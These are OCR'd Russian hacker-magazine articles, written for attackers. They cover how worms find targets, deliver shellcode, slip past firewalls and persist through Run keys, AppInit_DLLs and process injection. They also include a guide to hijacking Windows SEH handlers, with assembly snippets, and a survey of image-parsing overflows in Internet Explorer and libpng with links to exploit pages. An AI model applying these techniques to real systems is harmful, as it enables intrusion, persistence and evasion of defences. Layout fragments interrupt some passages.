Подготовка к забросе shell-кода начинается с определения IP-адресов, пригодных для вторжения. Если червь находится в сети класса C, три старших бита IP-адреса которой равны 110, то ее можно и просканировать (распотрошите любой сканер, если не знаете как). Сканирование сетей остальных классов занимает слишком много времени и немедленно привлекает к себе внимание администраторов, а этим черви предпочитают не злоупотреблять. Вместо этого они выбирают пару-тройку случайных IP-адресов, выдерживая каждый раз секундную паузу, дающую TCP/IP-пакетикам время рассосаться и предотвращающую образование "запоров". Червь Slammer, поражающий SQL-сервера, не делал такой паузы и поэтому сдох раньше времени, а вот Love San жив и поныне. Nimda и некоторые другие черви не играют в кости и определяют целевые адреса эвристическим путем: анализируя содержимое жесткого диска (перехватывая проходящий сквозь них трафик), они ищут url'ы, e-mail'ы и прочие полезные ссылки, занося их в список кандидатов на заражение.

Затем кандидаты проходят предварительное тестирование. Червь должен убедиться, что данный IP-адрес действительно существует, удаленный узел не висит и на нем установлена уязвимая версия сервера или операционная система, известная червю и совместимая с shell-кодом одной или нескольких его голов.


Первые две задачи решаются предельно просто: червь отправляет серверу легальный запрос, на который тот обязан ответить (для web-сервера это запрос GET), и, если сервер что-то промычит в ответ, значит жив, курилка! Заметим, что отправлять серверу эхо-запрос, более известный в народе как ping, неразумно, так как его может сожрать недружелюбно настроенный брандмауэр.

С определением версии сервера дела обстоят значительно сложнее, и универсальными решениями здесь и не пахнет. Некоторые протоколы поддерживают специальную команду или возвращают версию сервера в строке приветствия, но чаще всего информацию приходится добывать по косвенным признакам. Различные операционные системы и сервера по-разному реагируют на нестандартные пакеты или проявляют себя специфическими портами, что позволяет осуществить грубую идентификацию жертвы. А точность червю нужна, как зайцу панталоны, а собаке пятая нога, ведь главное - отсеять заведомо неподходящих кандидатов. Если забросить голову червя на неподходящий укрепительный район, ничего не произойдет. Голова, точнее, копия головы погибнет, только и всего.


На завершающей стадии разведывательной операции червь посылает удаленному узлу условный знак, например, выпускает две зеленые ракеты (отправляет TCP-пакет с кодовым посланием внутри). Если узел уже захвачен другим червем, он должен выпустить в ответ три фиолетовых. Это наиболее уязвимая часть операции, ведь если противник, то есть администратор, пронюхает об этом, вражеский узел без труда сможет прикинуться

Подготовка к забросе shell-кода начинается с определения IP-адресов, пригодных для вторжения.

Червь рассылает запросы по различным IP-адресам



Червь получает ответ, идентифицирующий подходящую жертву, и забрасывает голову, начиненную shell-кодом



Голова переполняет буфер, захватывает управление и подтягивает основной хвост

своим, предотвращая вторжение. Такая техника антивирусной защиты называется вакцинацией. Для борьбы с ней черви раз в несколько поколений игнорируют признак заражения и захватывают узел повторно, чем и приводят свою популяцию к гибели, ибо все узлы инфицируются многократно и через некоторое время начинают кишеть червями, сжирающими все системные ресурсы со всеми вытекающими последствиями.

Выбрав жертву для вторжения, червь посылает серверу запрос, переполняющий буфер и передающий бразды правления shell-коду, который может быть передан как вместе с переполняющимся запросом, так и отдельно. Такая стратегия вторжения называется многостадийной, и ее реализует, в частности, червь Slapper.

При подготовке shell-кода следует помнить о брандмауэрах, анализирующих содержимое запросов и отсекающих все подозрительные пакеты. Этим занимаются, в том числе, фильтры уровня приложений. Чтобы избежать расстрела, shell-код должен соответствовать всем требованиям спецификации протокола и быть синтаксически неотличимым от нормальных команд. Ведь фильтр анализирует отнюдь не содержимое (на это у него кишка тонка), а лишь форму запроса.

Захваченный узел становится новым бастионом для дальнейшего распространение червя

Если захват управления пройдет успешно, shell-код должен будет найти дескриптор TCP/IP-соединения, через которое он был заслан, и подтянуть оставшийся хвост. Проще, конечно, было бы затащить хвост через отдельное TCP/IP-соединение, но, если противник окружил себя грамотно настроенным брандмауэром, вряд ли вы через него пробьетесь. А вот использовать уже установленные TCP/IP-соединения никакой брандмауэр не запрещает.

И вот вся группа в сборе. Роем окопы от забора и до обеда! Самое глупое, что только может предпринять спецназ, это сгрузить свою тушу в исполняемый файл, затерявшийся в густонаселенных трущобах Windows\System32 и автоматически загружающийся при каждом старте системы по ключу HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Хорошее место для засады, нечего сказать! Стоит дотянуться администратору до клавиатуры, как от червя и мокрого места не останется. А вот если червь внедряется в исполняемые файлы на манер файловых вирусов, то его удаление потребует намного больше времени и усилий.

Для проникновения в адресное пространство чужого процесса червь должен либо создать в нем удаленный поток, вызвав функцию CreateRemoteThread, либо пропатчить непосредственно сам машинный код, вызвав WriteProcessMemory (разумеется, речь идет лишь об NT-подобных системах, UNIX требует к себе принципиально иного подхода).

Как вариант, можно прописаться в ветке реестра, ответственной за автоматическую загрузку динамических библиотек в адресное пространство каждого запускаемого процесса: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs. Тогда червь получит полный контроль над всеми событиями, происходящими в системе, например, блокируя запуск неугодных ему программ. Интересно, сколько штанов протрет администратор, прежде чем разберется, в чем дело?

Окопавшись в системе, червь приступает к поиску новых жертв и рассылке своей головы по подходящим адресам; предварительно он уменьшает свой биологический счетчик на единицу, а когда тот достигнет нуля - самоликвидируется.

Таков в общих чертах жизненный цикл червя, такова его карма.

Червяку лучше не создавать новых соединений, потому что ему вряд ли удастся пробиться через грамотно настроенный брандмауэр.

Нет ничего хуже для червя, чем прописаться в HKLM\Software\Microsoft\Windows\CurrentVersion\Run.

ЗАКЛЮЧЕНИЕ

Черви приходят из мрака небытия, рождаясь в подсознании своих создателей, и уходят туда же. Черви не умирают. Благодаря новым идеям они трансформируются, перевоплощаются. Будущее всемирной сети в ваших руках, друзья.

Крис Касперски aka мыщъх

SEH НА СЛУЖБЕ У КОНТРРЕВОЛЮЦИИ

РУКОВОДСТВО ПО ПЕРЕЗАПИСИ SEH-ОБРАБОТЧИКА

Перезапись SEH-обработчика - это модный и относительно молодой механизм борьбы с защитой от переполнения буферов в Windows 2003 Server, также находящий себе и другие применения. Это отличный способ перехвата управления и подавления сообщений о критических ошибках, демаскирующих факт атаки.

Структурной обработкой исключений (Structured Exception Handling - SEH, в шутку расшифровываемый как Sexual Exception Handling) называется механизм, позволяющий приложениям получать управление при возникновении исключительных ситуаций (например, нарушениях доступа к памяти, делении на ноль, выполнении запрещенной инструкции) и обрабатывать их самостоятельно, не вмешивая в это операционную систему. Необработанные исключения приводят к аварийному завершению приложения, обычно сопровождающемуся всем известным окном "Программа выполнила недопустимую операцию и будет закрыта".

Указатели на SEH-обработчики в подавляющем большинстве случаев располагаются в стеке, в так называемых SEH-фреймах, и переполняющиеся буфера могут затирать их. Перезапись SEH-фреймов обычно преследует две цели: перехват управления путем подмены SEH-обработчика и подавление аварийного завершения программы при возникновении исключения. Защита от переполнения буфера, встроенная в Windows 2003 Server, как и многие другие защиты данного типа, функционирует именно на основе SEH. Перехватывая SEH-обработчик и подменяя его своим, мы тем самым перекрываем кислород защите, и она не срабатывает.

Захватывающие перспективы, не правда ли? Во всяком случае, они стоят того, чтобы в них разобраться!

SEH в шутку расшифровывают как Sexual Exception Handling.

Защита от переполнения буфера, встроенная в Windows 2003 Server, функционирует именно на основе SEH.

КРАТКО О СТРУКТУРНЫХ ИСКЛЮЧЕНИЯХ

Адрес текущего SEH-фрейма содержится в двойном слове по смещению ноль от селектора FS, для извлечения которого можно воспользоваться следующей ассемблерной абракадаброй:

```
mov eax,FS:[00000000h]
mov my_var,eax.
```

Он указывает на структуру типа EXCEPTION_REGISTRATION, прототип которой описывается так:

```
_EXCEPTION_REGISTRATION struc
        prev    dd      ?
; адрес предыдущего SEH-фрейма
        handler dd      ?
; адрес SEH-обработчика
_EXCEPTION_REGISTRATION ends
```

При возбуждении исключения управление передается текущему SEH-обработчику. Проанализировав ситуацию, SEH-обработчик, который представляет собой обычную cdecl-функцию, должен возвратить либо ExceptionContinueExecution, сообщая операционной системе, что исключение успешно обработано и исполнение программы может быть продолжено, либо ExceptionContinueSearch, если он не знает, что с этим исключением делать, и тогда операционная система переходит к следующему обработчику в цепочке (собственно говоря, возвращать управление необязательно, и SEH-обработчик может удерживать его хоть до бесконечности, как обработчики, установленные shell-кодом, обычно и поступают).

Последним идет обработчик, назначенный операционной системой по умолчанию. Видя, что дело труба и никто с исключением не справляется, он лезет в реестр, извлекает оттуда ключ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug, и в зависимости от его состояния либо прихлопывает засбоившее приложение, либо передает управление отладчику (или, как вариант, Доктору Ватсону).

При создании нового процесса операционная система автоматически добавляет к нему первичный SEH-фрейм с обработчиком по умолчанию, лежащий практически на самом дне стековой памяти, выделенной процессу. "Дотянуться" до него последовательным переполнении практически нереально, так как для этого потребуется пересечь весь стек целиком! Таких катастрофических переполнений старожилы не встречали уже лет сто!

Стартовый код приложения, прицепляемый компоновщиком к программе, добавляет свой собственный обработчик (хотя и не обязан это делать), который также размещается в стеке намного выше первичного обработчика, но все же недостаточно близко к переполняющимся буферам, которым потребуется пересечь стековые фреймы всех материнских функций, пока они не доберутся до локальной памяти стартовой функции приложения.

Разработчик может назначать и свои обработчики, автоматически создающиеся при упоминании волшебных слов try и except (такие обработчики мы будем называть пользовательскими). Несмотря на все усилия Microsoft основная масса программистов совершенно равнодушна к структурной обработке исключений (некоторые из них даже такого слова не слышали!), поэтому вероятность встретить в уязвимой программе пользовательский SEH-фрейм достаточно невелика, но все же она есть В противном случае для подмены SEH-обработчика (а первичный SEH-обработчик в нашем распоряжении есть всегда) придется прибегнуть к индексному переполнению или псевдофункции poke, о которой уже шла речь в других статьях номера.

Для исследования структурных обработчиков исключений напишем нехитрую программку, трассирующую SEH-фреймы и выводящую их содержимое на экран. Законченная реализация может выглядеть, например, так:

```
main(int argc, char **argv)
{
 int *a, xESP;
 __try{
  __asm{
   mov eax,fs:[0];
   mov a,eax
   mov xESP, esp
  } printf("ESP: %08Xh\n",xESP);
  while((int)a != -1)
  {
   printf("EXCEPTION_REGISTRATION.prev:
%08Xh\n"\
```


```
  "EXCEPTION_REGISTRATION.handler:
%08Xh\n\n", a, *(a+1));
  a = (int*) *a;
 }
}
__except (1 /*EXCEPTION_EXECUTE_HANDLER
*/) {
 printf("exception\x7\n");
}
```

```
 return 0;
}
```

Откомпилировав программу и запустив ее на выполнение, мы получим следующий результат (естественно, адреса SEH-фреймов и обработчиков в твоем случае, скорее всего, будут другими):

```
ESP                              : 0012FF54h   ; текущий указатель вершины стека
EXCEPTION_REGISTRATION.prev      : 0012FF78h   ; "пользовательский" SEH-фрейм
EXCEPTION_REGISTRATION.handler   : 004011C8h   ; "пользовательский" SEH-обработчик

EXCEPTION_REGISTRATION.prev      : 0012FFB0h   ; SEH-фрейм стартового кода
EXCEPTION_REGISTRATION.handler   : 004011C8h   ; SEH-обработчик стартового кода

EXCEPTION_REGISTRATION.prev      : 0012FFE0h   ; первичный SEH-фрейм
EXCEPTION_REGISTRATION.handler   : 77EA1056h   ; SEH-обработчик по умолчанию
```

ГЛОБАЛЬНОЕ РАЗВЕРТЫВАНИЕ ЦЕПОЧКИ СТРУКТУРНЫХ ИСКЛЮЧЕНИЙ



1 - возникла исключительная ситуация;
2 - операционная система анализирует TIB (Thread Information Bock - Информационный Блок Потока) для поиска первого SEH-фрейма в цепочке;
3 - операционная система передает управление первому SEH-обработчику;
4 - обработчик прикидывается шлагом и уходит в отказ;
5 - операционная система переходит к следующему фрейму в цепочке;
6 - операционная система передает управление SEH-обработчику;
7 - этот обработчик не знает, что делать с исключением;
8 - операционная система переходит к следующему фрейму;
9 - операционная система передает управление SEH-обработчику;
10 - этот обработчик обрабатывает исключение (не обработать его он не может, так как это первичный обработчик, просто прихлопывающий приложение от безысходности).

Пользовательский SEH-фрейм, сформированный ключевым словом try, лежит в непосредственной близости от вершины стека текущей функции, и его отделяют всего 1Ch байт (естественно, конкретное значение зависит от размера памяти, выделенной под локальные переменные, ну и еще кое от чего).

Следующим в цепочке идет фрейм, сформированный стартовым кодом. Он расположен намного ниже: от вершины стека его отделяют аж 5Ch байт - и это в демонстрационной программе, содержащей минимум переменных!

Первичный фрейм, назначаемый операционной системой, отстоит от вершины стека на целых 8Ch байт, а в реальных полновесных приложениях и того больше (идентифицировать первичный фрейм можно по "ненормальному" адресу SEH-обработчика, лежащего в старших адресах первой половины адресного пространства). Его линейный адрес, равный 12FFE0h, идентичен для первого потока всех процессов, запущенных в данной версии операционной системы, что создает благоприятные условия для его подмены. Однако для гарантированного перехвата управления shell-код должен перехватывать текущий, а не первичный обработчик, поскольку до первичного обработчика исключение может и не дожить. Проверь, если при переполнении буфера бессмысленной строкой наподобие "XXXXX" возникает стандартное диалоговое окно критической ошибки, подменять первичный обработчик можно, в противном случае его перезапись ничего не даст и shell-код сдохнет прежде, чем успеет получить управление.


Первичный фрейм всех последующих потоков располагается на dwStackSize байт выше предыдущего фрейма, где dwStackSize - размер памяти, выделенной потоку (по умолчанию 4 Мбайт на первый поток и по 1 Мбайт на все последующие). Доработаем нашу тестовую программу, включив в нее следующую строку:

CreateThread(0, 0, (void*) main, 0,0, &xESP); gets(&xESP);

Результат ее прогона можешь увидеть на скриншоте.

Значение селектора, загруженного в регистр FS в Soft-Ice, легко определить с помощью команды CPU.

Статью "Об Упаковщиках В Последний Раз" можно найти по этим адресам: http://www.wasm.ru/article.php?article=packlast01 http://www.wasm.ru/article.php?article=packers2.



Результат прогона модифицированной программы

Раскладка SEH-фреймов в памяти в многопоточной среде

Заметно, что первичный SEH-фрейм всех потоков находится на идентичном расстоянии от текущей вершины стека, что существенно облегчает задачу его подмены. Первичные фреймы первого и второго потоков разнесены на 4 Мбайт (51FFDCh - 12FFE0h = = 0x3EFFFC ~4 Мбайт), а остальные - на 1 Мбайт (61FFDCh - 51FFDCh = = 71FFDCh - 61FFDCh == 10.00.00 == 1 Мбайт), в общем, разобраться можно.

Поскольку большинство серверных приложений конструируется по многопоточной схеме, уметь ориентироваться в потоках жизненно необходимо, иначе вместо перехвата управления атакующий получит полный DoS.

ПЕРЕХВАТ УПРАВЛЕНИЯ

Существует, по меньшей мере, два пути перехвата управления. Путь первый: проанализировать уязвимую программу и определить, какой из обработчиков будет текущим на момент переполнения и где именно расположен его SEH-фрейм (учитывая, что адрес последнего может быть непостоянным и зависящим от множества трудно прогнозируемых обстоятельств, например, от рода и характера запросов, предшествующих переполнению). Теперь придумайте, как переполнить буфер так, чтобы затереть handler, подменив содержащийся в нем указатель на адрес shell-кода. Значение поля prev не играет никакой роли (shell-код ведь не собирается просто так возвращать таким трудом захваченное управление).

Путь второй: зарегистрировать свой собственный SEH-фрейм. Как же мы сможем что-то зарегистрировать в системе, если еще не перехватили управления? - воскликнешь ты. Указатель на текущий обработчик всегда содержится в одном и том же месте - в первом двойном слове TIB'а, лежащего по адресу fs:[00000000h], и псевдофункцией poke его вполне реально перезаписать. Пусть вас не смущает наличие сегментного регистра FS - вся память, принадлежащая процессу, отображается на единое адресное пространство, и до TIB'а можно дотянуться и через другие сегментные регистры, например, через тот же DS, используемый процессором по умолчанию. Естественно, при адресации через DS TIB будет располагаться совсем по другому смещению, и, чтобы его узнать, придется прибегнуть к услугам отладчика. Ты можешь использовать Soft-Ice, Microsoft Kernel Debugger или любой другой отладчик по своему вкусу.

Сначала необходимо определить значение селектора, загруженного в регистр FS. В Soft-Ice за это отвечает команда "CPU" (если Soft-Ice настроен правильно, то все основные регистры автоматически отображаются в верхней части окна). Затем, просматривая таблицу глобальных дескрипторов, содержимое которой выводит команда "GDI", находим соответствующий ему базовый адрес. Для первого потока процесса на всех NT-подобных системах он равен FFDFF00h, а все последующие потоки уменьшают его на 1000h, то есть мы получаем ряд указателей вида 7FFDE000h, 7FFDD000h, 7FFDC000h...

В любом случае, протестировать вашу машину не помешает (вдруг какая-то версия NT поведет себя иначе). Протокол работы с отладчиком приводится ниже.

```
:cpu
Processor 00 Registers
----------------------

CS:EIP=0008:8046455B
SS:ESP=0010:8047381C
EAX=00000000  EBX=FFDFF000
ECX=FFDFF890  EDX=00000023
```

```
ESI=8046F870 EDI=8046F5E0 EBP=FFDFF800 EFL=00000246
DS=0023 ES=0023 FS=0030 GS=0000

:gdt
Sel. Type    Base     Limit    DPL Attributes
GDTbase=80036000 Limit=03FF
0008 Code32   00000000 FFFFFFFF 0   P  RE
0010 Data32   00000000 FFFFFFFF 0   P  RW
001B Code32   00000000 FFFFFFFF 3   P  RE
0023 Data32   00000000 FFFFFFFF 3   P  RW
0028 TSS32    80295000 000020AB 0   P  B
0030 Data32   FFDFF000 00001FFF 0   P  RW
003B Data32   00000000 00000FFF 3   P  RW
```

Обрати внимание: FFDFF000h - это не адрес текущего SEH-фрейма. Это - указатель на фрейм. Сам же фрейм должен быть сформирован непосредственно в shell-коде, а в FFDFx000h занесен указатель на него (см. картинку).

Затем остается лишь совершить что-нибудь недозволенное или же пустить все на самотек, дождавшись, пока исковерканная переполнением программа не вызовет исключения естественным путем, и тогда наш SEH-обработчик немедленно получит управление. Остальное, как говорится, дело техники.

ПОДАВЛЕНИЕ АВАРИЙНОГО ЗАВЕРШЕНИЯ ПРИЛОЖЕНИЯ

■ Независимо от того, каким путем shell-код захватил управление, он может зарегистрировать свой собственный обработчик структурных исключений. Это делается приблизительно так:

```
PUSH handler                ;заносим адрес нашего SEH-обработчика
PUSH FS:[00000000h]  ; заносим адрес на предыдущий SEH-фрейм
MOV FS,[00000000h], ESP ; регистрируем новый SEH-фрейм
```

Теперь, если shell-код нечаянно дотронется до запрещенной ячейки или совершит другую ошибку подобного типа, атакуемое приложение уже не будет захлопнуто операционной системой. Управление вновь возвратится к shell-коду, давая ему понять, что туда ходить не надо и следует немедленно сменить тактику поведения, используя резервные алгоритмы жизнеобеспечения.

Исключения в процессе работы shell-кода могут происходить многократно, главное - следить за тем, чтобы не переполнился стек. Предельно допустимая степень вложенности хоть и велика, но все же не безгранична.

ЧТО ПОЧИТАТЬ?

■ Будучи вполне легальным механизмом взаимодействия с операционной системой, структурная обработка исключений неплохо документирована. Было бы очень полезно почитать "F.A.Q: Exception Handling" из MSDN. Там же ты найдешь замечательную статью Мэтта Питерека "A Crash Course on the Depths of Win32 Structured Exception Handling". Из русскоязычных авторов лучше всего о структурных исключениях рассказывает Volodya - читай его статью "Об Упаковщиках В Последний Раз" на wasm.ru. Много интересного содержит также заголовочный файл EXCPT.H, входящий в состав SDK.

ЗАКЛЮЧЕНИЕ

■ В структурную обработку исключений был изначально заложен огромный потенциал, только-только начинающий раскрывать себя. Описанные здесь способы перехвата управления - первые ласточки. За структурными исключениями - будущее! Нас ждут десятки хитроумных трюков, которые еще предстоит найти. И какие бы изощренные защитные механизмы ни придумывались, у нас есть что им противопоставить!

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОТРАВЛЯЕМ ПРИЛОЖЕНИЯ

ПЕРЕПОЛНЕНИЯ ПРИ ОБРАБОТКЕ ДАННЫХ


Случаи переполнения бывают разными. Иногда буфер слетает при подсовывании слишком длинного значения, иногда - при обработке мудреных переменных со спецсимволами. В этой статье речь пойдет о красивых переполнениях при обработке специальных данных, в частности, изображений и архивов.

СМЕРТЕЛЬНЫЕ КАРТИНКИ

Серфя инет своим любимым осликом, ты даже не подозреваешь, что тебе угрожает реальная опасность. К примеру, ты решил посетить сайт Василия Пупкина, который наколбасил довольно красивую веб-страничку. Вася предлагает просмотреть его порногаллерею абсолютно бесплатно! Понятно, что за халяву русский человек готов отдать любые деньги, и ты, конечно, щелкаешь на линк первой фотки. И вдруг осел начинает брыкаться. Ты думаешь, что это случайность, и бодро кликаешь на вторую ссылку. Твой комп начинает безбожно тормозить, а ослик перестает отвечать на запросы. После нажатия спасительной Any Key на системном блоке, ты бешено жмешь на третий линк. Как по мановению волшебной палочки начинают запускаться какие-то левые приложения, открываются непонятные окошки, а все пароли немедленно отсылаются Васе на почту. Это не мои фантазии, это - реальность. В последнее время в IE так много уязвимостей, связанных с неверной обработкой рисунков, что пора писать книги по каждому багу. Я же ограничусь статьей, в которой постараюсь донести до тебя все ужасающие последствия переполнения рисунками.

Самая первая брешь в обработке графики была найдена в конце 2002 года. Ребята из группы eEyes нашли целых две уязвимости в обработке png-изображений. Первая, по их словам, не представляла особой опасности (она связана с неверной интерпретацией заголовка), а вот вторая заставляла задуматься о собственной безопасности. Злоумышленник легко мог сформировать собственный png-файл, переполнить стек и выполнить произвольный код. Уязвимость находится в функции inflate_fast() в файле pngfilt.dll. Как известно, png (как и jpg) подвергается сжатию по специальному алгоритму deflate, в спецификации которого используется код Хаффмана. В его основе лежит сравнение специально подобранных копий образцов с символами, содержащимися в рисунке. Такая проверка происходит в вышеуказанной процедуре. Ей передается ряд параметров, два из которых говорят о промежуточном коде и его длине. В основу алгоритма заложено, что длина кода Хаффмана, равная #286 и #287, является нестабильной, а посему запрещена. Об этом знает RFC, но не знают программисты Microsoft :). Саба не в состоянии проверить запрещенную длину, поэтому параметр обрабатывается без лишней ругани. Правда, после задания подобной опции происходят злые манипуляции со счетчиком цикла (оно и понятно, ведь запрещенная длина понимается процедурой как нулевая). В итоге, получаем циклический просмотр всего 4Gb адресного пространства с последующей перезаписью выходного буфера на 32 Кб. Финальным штрихом будет появление popup'а с сообщением об ошибочном обращении к памяти. Впрочем, eEyes утверждает, что грамотно сделанный рисунок может выполнить любой код на уязвимой системе, но насчет подобных примеров группа тактично умалчивает ;). Несмотря на то что прошло столько времени, баг до сих пор актуален. На фиктивное изображение можно натравить ослик без сервиспака до версии 6.0 включительно.

Другим багом является обработка bmp-картинок. Сама уязвимость довольно свежая (первое упоминание о ней датировано 11 апреля сего года). Брешь очень тривиальна - типичная халатность программистов при написании IE. При обработке bmp-файла происходит извлечение его размера (из переданного потока данных), а затем выделение памяти под изображение. К счастью для хакера, осел проверяет лишь соответствие с допустимым размером, но никак не реальную длину рисунка. В итоге, злоумышленник может сформировать специальный bmp-файл, в который вшит очень большой размер (на самом деле картинка миниатюрна и занимает всего 58 байт ;)). Максимальный размер, который может получить осел, составляет FFFFFFFF^2 (что примерно равняется 51 гигу памяти). А если написать ряд <img> тегов, содержащих смертельные рисунки? Тогда загнется и IE, и вся Винда. Я не верил в это, но стоило мне зайти на страницу-эксплоит, как в течение нескольких секунд WinXP намертво подвисла. Помог только ребут ;-). Если не боишься повторить мой поступок, топай на ссылку http://www.4rman.com/exploits/tinybmp.htm и не забудь попрощаться со своей Виндой. Естественно, если у тебя два гига памяти и мощный камень, DoS от одного приложения не подвесит твою систему, но эффект все равно впечатлит.




Убийство браузера и Винды

Примерно в то же время мир узнал еще об одной уязвимости Internet Explorer. Не так давно MS лишилась части своих сырцов, которые благополучно утекли в инет. Среди них были исходные коды IE 5.0 от Win2k. Один багоискатель решил посмотреть этот код. Он слил у кого-то сырцы, затем сравнил их с размером исходников Linux и обнаружил, что Винда весит больше ;). В одном из файлов злоумышленника насторожило то, что в коде ведется работа с целочисленными типами. Кроме того, хакер знал, что значение переменной bfOffBits образуется путем анализа bmp-файла. Таким образом, взломщик собрал bmp'шник, после чтения которого

Примеры переполнений приведены исключительно в ознакомительных целях!

Поразительно, но для MS даже не существует патча, исправляющего уязвимость при обработке архивов.




Обращение в никуда...

bfOffBits принимала значение > 2^31. Теперь представь: такая переменная вполне будет удовлетворять условию входа в цикл. После вычитания cbSkip принимает отрицательное значение. В результате, функция Read прочитает неверные данные (а может и не прочитать). Вообще говоря, я не слышал отзывов по этой уязвимости, так как бажен, по сути, лишь IE 5.0, тест же на IE 6.0, как утверждает один багопроходец, закончился провалом. К своему заключению хакер приаттачил фиктивный bmp-файл, который легко переполняет буфер у пятого осла. Хочешь поэкспериментировать? Топай на http://www.securitylab.ru/42844.html, читай руководство автора, анализируй структуру рисунка и делай соответствующие выводы :).


Не думай, что только один осел не умеет правильно обрабатывать рисунки. Если ты используешь GTKSee версии 0.5.1 (или ниже), то специальное изображение с повышенной глубиной цвета может переполнить буфер твоей смотрелки. В качестве бонуса хакер получает право выполнить любой код под правами юзера, запустившего GTKSee. Наконец, даже базовая библиотека libpng не застрахована от уязвимости. С этой либой работает известный GD и другие полезные программы. Баг закрался в участке кода, который выдает сообщение об ошибке. Подставив хитрое изображение, библиотека получает доступ к неверному участку памяти, после чего аварийно завершает свою работу. Как следствие, убивается и вышестоящее приложение, которое юзает libpng.

БАЖНЫЕ ЗАГОЛОВКИ

